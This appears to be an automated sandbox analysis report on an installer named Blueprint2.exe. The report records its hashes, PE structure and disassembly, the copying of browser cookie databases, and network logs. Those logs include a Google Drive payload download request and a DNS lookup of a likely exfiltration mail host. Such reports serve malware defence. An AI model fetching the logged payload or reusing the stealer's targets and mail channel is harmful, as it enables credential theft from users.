Preview:	MZ.....@.....!..!This program cannot be run in DOS mode...\$.qr*.5.D.5.D.5.D...J.2.D.5.E.!D.....2.D.a0t.1.D.V1n.4.D..3@.4. D.Rich5.D.....PE..L.....Oa.....!.....".....*.....@.....p.....@.....B.....@..P.....`.....@.....X. .....Rich5.D.....text.....".....`.....rdata.c.....@.....&.....@.....@.data...x..P.....*.....@....reloc.....`.....@..B.....

C:\Users\user\AppData\Roaming\Seczunoo.Spr\Chrome\Default\Cookies	
Process:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\CasPol.exe
File Type:	SQLite 3.x database, last written using SQLite version 3036000
Category:	dropped
Size (bytes):	98304
Entropy (8bit):	2.9216957692876595
Encrypted:	false
SSDEEP:	384:ST8XNcKu0iTwbAziYN570RMZXVuKnQM2V6ofbDO4xmTgZcZygSA2O9RVHfwrhxxV:JNcgiD5Q6luKQM2V7DXcAgSA2KD4jL
MD5:	1A706D20E96086886B5D00D9698E09DF
SHA1:	DACF81D90647457585345BEDD6DE222E83FDE01F
SHA-256:	759F62B61AA65D6D5FAC95086B26D1D053CE1FB24A8A0537ACB42DDF45D2F19F
SHA-512:	CFF7D42AA3B089759C5ACE934A098009D1A58111FE7D99AC7669B7F0A1C973907FD16A4DC1F37B5BE5252EC51B8D876511F4F6317583FA9CC48897B1B913C7F
Malicious:	false
Preview:	SQLite format 3.....@ ...\$.S`.....g....[[[.....

C:\Users\user\AppData\Roaming\Seczunoo.Spr\Firefox\Profiles\ol7uiqa8.default-release\cookies.sqlite	
Process:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\CasPol.exe
File Type:	SQLite 3.x database, user version 12, last written using SQLite version 3036000
Category:	modified
Size (bytes):	98304

Entropy (8bit):	0.08231524779339361
Encrypted:	false
SSDEEP:	12:DQANJfWk73Fmdmc/OPVJXfPNn43etRRfYR5O8atLqxeYaNcDakMG/IO:DQANJff32mNVpP965Ra8KN0MG/IO
MD5:	886A5F9308577FDF19279AA582D0024D
SHA1:	CDCCC11837CDD8657EB0EF6A01202451ECDFA992
SHA-256:	BA7EB45B7E9B6990BC63BE63836B74FA2CCB64DCD0C199056B6AE37B1AE735F2
SHA-512:	FF0692E52368708B36C161A4BFA91EE01CCA1B86F66666F7FC4979C6792D598FF7720A9FAF258F61439DAD61DB55C50D992E99769B1E4D321EC5B98230684BC5
Malicious:	false
Preview:	SQLite format 3.....@S`.....}.}......

\Device\ConDrv	
Process:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\CasPol.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	30
Entropy (8bit):	3.964735178725505
Encrypted:	false
SSDEEP:	3:IBVFBWAGRHneyy:ITqAGRHner
MD5:	9F754B47B351EF0FC32527B541420595
SHA1:	006C66220B33E98C725B73495FE97B3291CE14D9
SHA-256:	0219D77348D2F0510025E188D4EA84A8E73F856DEB5E0878D673079D05840591
SHA-512:	C6996379BCB774CE27EEEC0F173CBACC70CA02F3A773DD879E3A42DA554535A94A9C13308D14E873C71A338105804AFF32302558111EE880BA0C41747A0853
Malicious:	false
Preview:	NordVPN directory not found!..

Static File Info	
General	
File type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Entropy (8bit):	7.834012132829794
TrID:	- Win32 Executable (generic) a (10002005/4) 99.96% - Generic Win/DOS Executable (2004/3) 0.02% - DOS Executable Generic (2002/1) 0.02% - Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	Blueprint2.exe
File size:	184424
MD5:	c792c744dde586c896d6ca8cceb0e04a
SHA1:	66273efb747ba478fc7c2122f647c0a01d16c4ca
SHA256:	4385dcd25c41dcc70603b48daa969cb455c6fd605f7b3a7e6088557b9ab4964a
SHA512:	fefb74d8bcdeb5dee67a8fc3473169e2738d1edbdd876aa07b2ef6645d555de9c2b83c39aba66ed84a44159caf30a089226cabaea083e37cafce446ece1cc1f5
SSDEEP:	3072:RfY/TU9fE9PEtu4bDDq6VG3dGmKdKFXKX+d2Q1Wi+hZUKqSccz5xqBES1CXFDYt:9Ya6wC6cdOEcm2Q1ahZUKQcFwx/1CXFF
TLSH:	6C04020827B0C453FA6707F24E78877A7FA5B91158E5924F13A01F85BD72B439A0E35E
File Content Preview:	MZ.....@.....!.L.!This program cannot be run in DOS mode...\$......1...Pf..Pf.*_9..Pf..Pg.LPf.*_..Pf..sV..Pf..V..Pf..Rich.Pf.....PE..L.....Oa.....h...*.....

File Icon	
	
Icon Hash:	b2a88c96b2ca6a72

Static PE Info	
General	
Entrypoint:	0x403640
Entrypoint Section:	.text

Digitally signed:	true
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x614F9B1F [Sat Sep 25 21:56:47 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	61259b55b8912888e90f516ca08dc514

Authenticode Signature	
Signature Valid:	false
Signature Issuer:	CN="ejerstruktur ZAMBISKE Repetr ", O=STEFANIES, L=Baleix, S=Nouvelle-Aquitaine, C=FR
Signature Validation Error:	A certificate chain processed, but terminated in a root certificate which is not trusted by the trust provider
Error Number:	-2146762487
Not Before, Not After	10/05/2022 14:17:21 10/05/2023 14:17:21
Subject Chain	CN="ejerstruktur ZAMBISKE Repetr ", O=STEFANIES, L=Baleix, S=Nouvelle-Aquitaine, C=FR
Version:	3
Thumbprint MD5:	ECE32C08ED1569491D6E0771D9F12FDD
Thumbprint SHA-1:	A0A9159D8C4470704C1D11504D0D6AC6D8000739
Thumbprint SHA-256:	49F7287CD8102A1348A82B7E5F178A55D3F409C7C7AB7E438905EBB0167CABE9
Serial:	8C8E40F414473723

Entrypoint Preview
Instruction
push ebp
mov ebp, esp
sub esp, 000003F4h
push ebx
push esi
push edi
push 00000020h
pop edi
xor ebx, ebx
push 00008001h
mov dword ptr [ebp-14h], ebx
mov dword ptr [ebp-04h], 0040A230h
mov dword ptr [ebp-10h], ebx
call dword ptr [004080C8h]
mov esi, dword ptr [004080CCh]
lea eax, dword ptr [ebp-00000140h]
push eax
mov dword ptr [ebp-0000012Ch], ebx
mov dword ptr [ebp-2Ch], ebx
mov dword ptr [ebp-28h], ebx
mov dword ptr [ebp-00000140h], 0000011Ch
call esi
test eax, eax
jne 00007F53A49D959Ah
lea eax, dword ptr [ebp-00000140h]
mov dword ptr [ebp-00000140h], 00000114h
push eax
call esi
mov ax, word ptr [ebp-0000012Ch]

Instruction
mov ecx, dword ptr [ebp-00000112h]
sub ax, 00000053h
add ecx, FFFFFFFD0h
neg ax
sbb eax, eax
mov byte ptr [ebp-26h], 00000004h
not eax
and eax, ecx
mov word ptr [ebp-2Ch], ax
cmp dword ptr [ebp-0000013Ch], 0Ah
jnc 00007F53A49D956Ah
and word ptr [ebp-00000132h], 0000h
mov eax, dword ptr [ebp-00000134h]
movzx ecx, byte ptr [ebp-00000138h]
mov dword ptr [0042A318h], eax
xor eax, eax
mov ah, byte ptr [ebp-0000013Ch]
movzx eax, ax
or eax, ecx
xor ecx, ecx
mov ch, byte ptr [ebp-2Ch]
movzx ecx, cx
shl eax, 10h
or eax, ecx

Rich Headers
Programming Language: [EXP] VC++ 6.0 SP5 build 8804

Data Directories			
Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x8504	0xa0	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x43000	0x11d0	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x2bbb8	0x14b0	.ndata
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x8000	0x2b0	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections								
Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x6676	0x6800	False	0.656813401442	data	6.41745998719	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x8000	0x139a	0x1400	False	0.4498046875	data	5.14106681717	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0xa000	0x20378	0x600	False	0.509765625	data	4.11058212765	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.ndata	0x2b000	0x18000	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_UNINITIALIZE_D_DATA, IMAGE_SCN_MEM_READ
.rsrc	0x43000	0x11d0	0x1200	False	0.368489583333	data	4.47140482911	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ


Resources						
Name	RVA	Size	Type	Language	Country	
RT_BITMAP	0x43268	0x368	data	English	United States	
RT_ICON	0x435d0	0x2e8	data	English	United States	
RT_DIALOG	0x438b8	0xb8	data	English	United States	
RT_DIALOG	0x43970	0x144	data	English	United States	
RT_DIALOG	0x43ab8	0x13c	data	English	United States	
RT_DIALOG	0x43bf8	0x100	data	English	United States	
RT_DIALOG	0x43cf8	0x11c	data	English	United States	
RT_DIALOG	0x43e18	0x60	data	English	United States	
RT_GROUP_ICON	0x43e78	0x14	data	English	United States	
RT_MANIFEST	0x43e90	0x33e	XML 1.0 document, ASCII text, with very long lines, with no line terminators	English	United States	

Imports	
DLL	Import
ADVAPI32.dll	RegCreateKeyExW, RegEnumKeyW, RegQueryValueExW, RegSetValueExW, RegCloseKey, RegDeleteValueW, RegDeleteKeyW, AdjustTokenPrivileges, LookupPrivilegeValueW, OpenProcessToken, SetFileSecurityW, RegOpenKeyExW, RegEnumValueW
SHELL32.dll	SHGetSpecialFolderLocation, SHFileOperationW, SHBrowseForFolderW, SHGetPathFromIDListW, ShellExecuteExW, SHGetFileInfoW
ole32.dll	OleInitialize, OleUninitialize, CoCreateInstance, IIDFromString, CoTaskMemFree
COMCTL32.dll	ImageList_Create, ImageList_Destroy, ImageList_AddMasked
USER32.dll	GetClientRect, EndPaint, DrawTextW, IsWindowEnabled, DispatchMessageW, wsprintfA, CharNextA, CharPrevW, MessageBoxIndirectW, GetDlgItemTextW, SetDlgItemTextW, GetSystemMetrics, FillRect, AppendMenuW, TrackPopupMenu, OpenClipboard, SetClipboardData, CloseClipboard, IsWindowVisible, CallWindowProcW, GetMessagePos, CheckDlgButton, LoadCursorW, SetCursor, GetSysColor, SetWindowPos, GetWindowLongW, PeekMessageW, SetClassLongW, GetSystemMenu, EnableMenuItem, GetWindowRect, ScreenToClient, EndDialog, RegisterClassW, SystemParametersInfoW, CreateWindowExW, GetClassInfoW, DialogBoxParamW, CharNextW, ExitWindowsEx, DestroyWindow, CreateDialogParamW, SetTimer, SetWindowTextW, PostQuitMessage, SetForegroundWindow, ShowWindow, wsprintfW, SendMessageTimeoutW, FindWindowExW, IsWindow, GetDlgItem, SetWindowLongW, LoadImageW, GetDC, ReleaseDC, EnableWindow, InvalidateRect, SendMessageW, DefWindowProcW, BeginPaint, EmptyClipboard, CreatePopupMenu
GDI32.dll	SetBkMode, SetBkColor, GetDeviceCaps, CreateFontIndirectW, CreateBrushIndirect, DeleteObject, SetTextColor, SelectObject
KERNEL32.dll	GetExitCodeProcess, WaitForSingleObject, GetModuleHandleA, GetProcAddress, GetSystemDirectoryW, IstrcatW, Sleep, IstrcpyA, WriteFile, GetTempFileNameW, IstrcmpiA, RemoveDirectoryW, CreateProcessW, CreateDirectoryW, GetLastError, CreateThread, GlobalLock, GlobalUnlock, GetDiskFreeSpaceW, WideCharToMultiByte, IstrcpynW, IstrlenW, SetErrorMode, GetVersionExW, GetCommandLineW, GetTempPathW, GetWindowsDirectoryW, SetEnvironmentVariableW, CopyFileW, ExitProcess, GetCurrentProcess, GetModuleFileNameW, GetFileSize, CreateFileW, GetTickCount, MulDiv, SetFileAttributesW, GetFileAttributesW, SetCurrentDirectoryW, MoveFileW, GetFullPathNameW, GetShortPathNameW, SearchPathW, CompareFileTime, SetFileTime, CloseHandle, IstrcmpiW, IstrcmpW, ExpandEnvironmentStringsW, GlobalFree, GlobalAlloc, GetModuleHandleW, LoadLibraryExW, MoveFileExW, FreeLibrary, WritePrivateProfileStringW, GetPrivateProfileStringW, IstrlenA, MultiByteToWideChar, ReadFile, SetFilePointer, FindClose, FindNextFileW, FindFirstFileW, DeleteFileW

Possible Origin		
Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2022 19:41:26.099416018 CEST	49781	443	192.168.11.20	142.250.184.206
May 12, 2022 19:41:26.099489927 CEST	443	49781	142.250.184.206	192.168.11.20
May 12, 2022 19:41:26.099682093 CEST	49781	443	192.168.11.20	142.250.184.206
May 12, 2022 19:41:26.124573946 CEST	49781	443	192.168.11.20	142.250.184.206
May 12, 2022 19:41:26.124627113 CEST	443	49781	142.250.184.206	192.168.11.20
May 12, 2022 19:41:26.171430111 CEST	443	49781	142.250.184.206	192.168.11.20
May 12, 2022 19:41:26.171617985 CEST	49781	443	192.168.11.20	142.250.184.206
May 12, 2022 19:41:26.172956944 CEST	443	49781	142.250.184.206	192.168.11.20
May 12, 2022 19:41:26.173163891 CEST	49781	443	192.168.11.20	142.250.184.206
May 12, 2022 19:41:26.291214943 CEST	49781	443	192.168.11.20	142.250.184.206
May 12, 2022 19:41:26.291282892 CEST	443	49781	142.250.184.206	192.168.11.20
May 12, 2022 19:41:26.291992903 CEST	443	49781	142.250.184.206	192.168.11.20
May 12, 2022 19:41:26.292160988 CEST	49781	443	192.168.11.20	142.250.184.206
May 12, 2022 19:41:26.295749903 CEST	49781	443	192.168.11.20	142.250.184.206
May 12, 2022 19:41:26.338495970 CEST	443	49781	142.250.184.206	192.168.11.20
May 12, 2022 19:41:26.836710930 CEST	443	49781	142.250.184.206	192.168.11.20
May 12, 2022 19:41:26.836925983 CEST	443	49781	142.250.184.206	192.168.11.20
May 12, 2022 19:41:26.837028027 CEST	49781	443	192.168.11.20	142.250.184.206
May 12, 2022 19:41:26.837074041 CEST	49781	443	192.168.11.20	142.250.184.206
May 12, 2022 19:41:26.837186098 CEST	49781	443	192.168.11.20	142.250.184.206
May 12, 2022 19:41:26.837228060 CEST	443	49781	142.250.184.206	192.168.11.20
May 12, 2022 19:41:26.837235928 CEST	49781	443	192.168.11.20	142.250.184.206
May 12, 2022 19:41:26.837387085 CEST	49781	443	192.168.11.20	142.250.184.206
May 12, 2022 19:41:26.988532066 CEST	49782	443	192.168.11.20	142.250.185.161
May 12, 2022 19:41:26.988579988 CEST	443	49782	142.250.185.161	192.168.11.20
May 12, 2022 19:41:26.988765955 CEST	49782	443	192.168.11.20	142.250.185.161
May 12, 2022 19:41:26.989125967 CEST	49782	443	192.168.11.20	142.250.185.161
May 12, 2022 19:41:26.989147902 CEST	443	49782	142.250.185.161	192.168.11.20
May 12, 2022 19:41:27.022090912 CEST	443	49782	142.250.185.161	192.168.11.20
May 12, 2022 19:41:27.022351980 CEST	49782	443	192.168.11.20	142.250.185.161
May 12, 2022 19:41:27.022821903 CEST	443	49782	142.250.185.161	192.168.11.20
May 12, 2022 19:41:27.023108959 CEST	49782	443	192.168.11.20	142.250.185.161
May 12, 2022 19:41:27.026648045 CEST	49782	443	192.168.11.20	142.250.185.161
May 12, 2022 19:41:27.026845932 CEST	443	49782	142.250.185.161	192.168.11.20
May 12, 2022 19:41:27.026954889 CEST	49782	443	192.168.11.20	142.250.185.161
May 12, 2022 19:41:27.027335882 CEST	49782	443	192.168.11.20	142.250.185.161
May 12, 2022 19:41:27.070503950 CEST	443	49782	142.250.185.161	192.168.11.20

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2022 19:41:27.275799036 CEST	443	49782	142.250.185.161	192.168.11.20
May 12, 2022 19:41:27.275979042 CEST	49782	443	192.168.11.20	142.250.185.161
May 12, 2022 19:41:27.276015997 CEST	49782	443	192.168.11.20	142.250.185.161
May 12, 2022 19:41:27.276243925 CEST	443	49782	142.250.185.161	192.168.11.20
May 12, 2022 19:41:27.276936054 CEST	49782	443	192.168.11.20	142.250.185.161
May 12, 2022 19:41:27.276958942 CEST	49782	443	192.168.11.20	142.250.185.161
May 12, 2022 19:41:27.276988029 CEST	443	49782	142.250.185.161	192.168.11.20
May 12, 2022 19:41:27.277110100 CEST	443	49782	142.250.185.161	192.168.11.20
May 12, 2022 19:41:27.277298927 CEST	49782	443	192.168.11.20	142.250.185.161
May 12, 2022 19:41:27.277335882 CEST	443	49782	142.250.185.161	192.168.11.20
May 12, 2022 19:41:27.277347088 CEST	49782	443	192.168.11.20	142.250.185.161
May 12, 2022 19:41:27.277357101 CEST	49782	443	192.168.11.20	142.250.185.161
May 12, 2022 19:41:27.277556896 CEST	49782	443	192.168.11.20	142.250.185.161
May 12, 2022 19:41:27.277791023 CEST	443	49782	142.250.185.161	192.168.11.20
May 12, 2022 19:41:27.277970076 CEST	49782	443	192.168.11.20	142.250.185.161
May 12, 2022 19:41:27.277997971 CEST	443	49782	142.250.185.161	192.168.11.20
May 12, 2022 19:41:27.278023005 CEST	443	49782	142.250.185.161	192.168.11.20
May 12, 2022 19:41:27.278192997 CEST	49782	443	192.168.11.20	142.250.185.161
May 12, 2022 19:41:27.278465033 CEST	443	49782	142.250.185.161	192.168.11.20
May 12, 2022 19:41:27.278876066 CEST	49782	443	192.168.11.20	142.250.185.161
May 12, 2022 19:41:27.283387899 CEST	443	49782	142.250.185.161	192.168.11.20
May 12, 2022 19:41:27.283596992 CEST	49782	443	192.168.11.20	142.250.185.161
May 12, 2022 19:41:27.283632994 CEST	443	49782	142.250.185.161	192.168.11.20
May 12, 2022 19:41:27.283799887 CEST	443	49782	142.250.185.161	192.168.11.20
May 12, 2022 19:41:27.283868074 CEST	49782	443	192.168.11.20	142.250.185.161
May 12, 2022 19:41:27.283895969 CEST	443	49782	142.250.185.161	192.168.11.20
May 12, 2022 19:41:27.284017086 CEST	443	49782	142.250.185.161	192.168.11.20
May 12, 2022 19:41:27.284060001 CEST	49782	443	192.168.11.20	142.250.185.161
May 12, 2022 19:41:27.284219980 CEST	49782	443	192.168.11.20	142.250.185.161
May 12, 2022 19:41:27.284240007 CEST	443	49782	142.250.185.161	192.168.11.20
May 12, 2022 19:41:27.284245968 CEST	49782	443	192.168.11.20	142.250.185.161
May 12, 2022 19:41:27.284419060 CEST	49782	443	192.168.11.20	142.250.185.161
May 12, 2022 19:41:27.284636974 CEST	443	49782	142.250.185.161	192.168.11.20
May 12, 2022 19:41:27.284815073 CEST	443	49782	142.250.185.161	192.168.11.20
May 12, 2022 19:41:27.284827948 CEST	49782	443	192.168.11.20	142.250.185.161
May 12, 2022 19:41:27.284857035 CEST	443	49782	142.250.185.161	192.168.11.20
May 12, 2022 19:41:27.284986019 CEST	49782	443	192.168.11.20	142.250.185.161
May 12, 2022 19:41:27.285006046 CEST	49782	443	192.168.11.20	142.250.185.161
May 12, 2022 19:41:27.285307884 CEST	443	49782	142.250.185.161	192.168.11.20
May 12, 2022 19:41:27.285504103 CEST	443	49782	142.250.185.161	192.168.11.20
May 12, 2022 19:41:27.285566092 CEST	49782	443	192.168.11.20	142.250.185.161
May 12, 2022 19:41:27.285603046 CEST	443	49782	142.250.185.161	192.168.11.20
May 12, 2022 19:41:27.285738945 CEST	49782	443	192.168.11.20	142.250.185.161
May 12, 2022 19:41:27.285759926 CEST	49782	443	192.168.11.20	142.250.185.161
May 12, 2022 19:41:27.286048889 CEST	443	49782	142.250.185.161	192.168.11.20
May 12, 2022 19:41:27.286238909 CEST	49782	443	192.168.11.20	142.250.185.161
May 12, 2022 19:41:27.286256075 CEST	443	49782	142.250.185.161	192.168.11.20
May 12, 2022 19:41:27.286274910 CEST	443	49782	142.250.185.161	192.168.11.20
May 12, 2022 19:41:27.286465883 CEST	49782	443	192.168.11.20	142.250.185.161
May 12, 2022 19:41:27.286787033 CEST	443	49782	142.250.185.161	192.168.11.20
May 12, 2022 19:41:27.286976099 CEST	443	49782	142.250.185.161	192.168.11.20
May 12, 2022 19:41:27.287149906 CEST	49782	443	192.168.11.20	142.250.185.161
May 12, 2022 19:41:27.287178040 CEST	443	49782	142.250.185.161	192.168.11.20
May 12, 2022 19:41:27.287539005 CEST	49782	443	192.168.11.20	142.250.185.161
May 12, 2022 19:41:27.287554026 CEST	49782	443	192.168.11.20	142.250.185.161
May 12, 2022 19:41:27.287684917 CEST	443	49782	142.250.185.161	192.168.11.20
May 12, 2022 19:41:27.287878036 CEST	443	49782	142.250.185.161	192.168.11.20
May 12, 2022 19:41:27.287914038 CEST	49782	443	192.168.11.20	142.250.185.161
May 12, 2022 19:41:27.287940979 CEST	443	49782	142.250.185.161	192.168.11.20

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2022 19:41:27.288178921 CEST	49782	443	192.168.11.20	142.250.185.161
May 12, 2022 19:41:27.288213968 CEST	49782	443	192.168.11.20	142.250.185.161
May 12, 2022 19:41:27.288476944 CEST	443	49782	142.250.185.161	192.168.11.20
May 12, 2022 19:41:27.288670063 CEST	443	49782	142.250.185.161	192.168.11.20

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2022 19:41:26.083143950 CEST	56425	53	192.168.11.20	1.1.1.1
May 12, 2022 19:41:26.091399908 CEST	53	56425	1.1.1.1	192.168.11.20
May 12, 2022 19:41:26.940180063 CEST	56449	53	192.168.11.20	1.1.1.1
May 12, 2022 19:41:26.986876965 CEST	53	56449	1.1.1.1	192.168.11.20
May 12, 2022 19:41:34.960331917 CEST	51105	53	192.168.11.20	1.1.1.1
May 12, 2022 19:41:35.382215023 CEST	53	51105	1.1.1.1	192.168.11.20

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 12, 2022 19:41:26.083143950 CEST	192.168.11.20	1.1.1.1	0x5db0	Standard query (0)	drive.google.com	A (IP address)	IN (0x0001)
May 12, 2022 19:41:26.940180063 CEST	192.168.11.20	1.1.1.1	0x2ce1	Standard query (0)	doc-10-20-docs.googleusercontent.com	A (IP address)	IN (0x0001)
May 12, 2022 19:41:34.960331917 CEST	192.168.11.20	1.1.1.1	0x982e	Standard query (0)	mail.cpassociats.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 12, 2022 19:41:26.091399908 CEST	1.1.1.1	192.168.11.20	0x5db0	No error (0)	drive.google.com		142.250.184.206	A (IP address)	IN (0x0001)
May 12, 2022 19:41:26.986876965 CEST	1.1.1.1	192.168.11.20	0x2ce1	No error (0)	doc-10-20-docs.googleusercontent.com	googlehosted.l.googleusercontent.com		CNAME (Canonical name)	IN (0x0001)
May 12, 2022 19:41:26.986876965 CEST	1.1.1.1	192.168.11.20	0x2ce1	No error (0)	googlehosted.l.googleusercontent.com		142.250.185.161	A (IP address)	IN (0x0001)
May 12, 2022 19:41:35.382215023 CEST	1.1.1.1	192.168.11.20	0x982e	No error (0)	mail.cpassociats.com	CE2020050617001.dnssw.net		CNAME (Canonical name)	IN (0x0001)
May 12, 2022 19:41:35.382215023 CEST	1.1.1.1	192.168.11.20	0x982e	No error (0)	CE2020050617001.dnssw.net		81.25.126.48	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- drive.google.com
- doc-10-20-docs.googleusercontent.com

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.11.20	49781	142.250.184.206	443	C:\Windows\Microsoft.NET\Framework\v2.0.50727\CasPol.exe

Timestamp	kBytes transferred	Direction	Data
2022-05-12 17:41:26 UTC	0	OUT	GET /uc?export=download&id=1octpIAVRhdcovKdwE5x43Ys6qBKX9XGT HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: drive.google.com Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
2022-05-12 17:41:26 UTC	0	IN	HTTP/1.1 303 See Other Content-Type: application/binary Cache-Control: no-cache, no-store, max-age=0, must-revalidate Pragma: no-cache Expires: Mon, 01 Jan 1990 00:00:00 GMT Date: Thu, 12 May 2022 17:41:26 GMT Location: https://doc-10-20-docs.googleusercontent.com/docs/securesc/ha0ro937gcuc7l7deffksulhg5h7mbp1/mltfd60qk512l24argm1l66nhg5fuhtt/1652377275000/13609515036127870368/*1octplAVRhdcovKdwE5x43Ys6qBKX9XGT?e=download Strict-Transport-Security: max-age=31536000 Content-Security-Policy: require-trusted-types-for 'script';report-uri /_DriveUntrustedContentHttp/cspreport Content-Security-Policy: script-src 'nonce-JkkGMAugVQ2L9GIC3TDbmG' 'unsafe-inline';object-src 'none';base-uri 'self';report-uri /_DriveUntrustedContentHttp/cspreport;worker-src 'self' Cross-Origin-Opener-Policy: same-origin; report-to="DriveUntrustedContentHttp" Report-To: {"group":"DriveUntrustedContentHttp","max_age":2592000,"endpoints":[{"url":"https://csp.withgoogle.com/csp/report-to/DriveUntrustedContentHttp/external"}]} Accept-CH: Sec-CH-UA-Arch, Sec-CH-UA-Bitness, Sec-CH-UA-Full-Version, Sec-CH-UA-Full-Version-List, Sec-CH-UA-Model, Sec-CH-UA-Platform, Sec-CH-UA-Platform-Version Permissions-Policy: ch-ua-arch=*, ch-ua-bitness=*, ch-ua-full-version=*, ch-ua-full-version-list=*, ch-ua-model=*, ch-ua-platform=*, ch-ua-platform-version=*, Server: ESF Content-Length: 0 X-XSS-Protection: 0 X-Frame-Options: SAMEORIGIN X-Content-Type-Options: nosniff Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443"; ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43" Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.11.20	49782	142.250.185.161	443	C:\Windows\Microsoft.NET\Framework\v2.0.50727\CasPol.exe

Timestamp	kBytes transferred	Direction	Data
2022-05-12 17:41:27 UTC	1	OUT	GET /docs/securesc/ha0ro937gcuc7l7deffksulhg5h7mbp1/mltfd60qk512l24argm1l66nhg5fuhtt/1652377275000/13609515036127870368/*1octplAVRhdcovKdwE5x43Ys6qBKX9XGT?e=download HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Cache-Control: no-cache Host: doc-10-20-docs.googleusercontent.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
2022-05-12 17:41:27 UTC	2	IN	HTTP/1.1 200 OK X-GUploader-UploadID: ADPycdu-mvraOBzuXH47HSc0RSXAhrhSvdcHh5gw3Q6-2_iBGqHCiqlxq6a9G4ziMZwyMGVmdQvUilp1xma_zE-4zugdnQ Access-Control-Allow-Origin: * Access-Control-Allow-Credentials: false Access-Control-Allow-Headers: Accept, Accept-Language, Authorization, Cache-Control, Content-Disposition, Content-Encoding, Content-Language, Content-Length, Content-MD5, Content-Range, Content-Type, Date, developer-token, financial-institution-id, X-Goog-Sn-Metadata, X-Goog-Sn-PatientId, GData-Version, google-cloud-resource-prefix, linked-customer-id, login-customer-id, x-goog-request-params, Host, If-Match, If-Modified-Since, If-None-Match, If-Unmodified-Since, Origin, OriginToken, Pragma, Range, request-id, Slug, Transfer-Encoding, hotrod-board-name, hotrod-chrome-cpu-model, hotrod-chrome-processors, Want-Digest, x-chrome-connected, X-ClientDetails, X-Client-Version, X-Firebase-Locale, X-Goog-Firebase-Installations-Auth, X-Firebase-Client, X-Firebase-Client-Log-Type, X-Firebase-GMPID, X-Firebase-Auth-Token, X-Firebase-AppCheck, 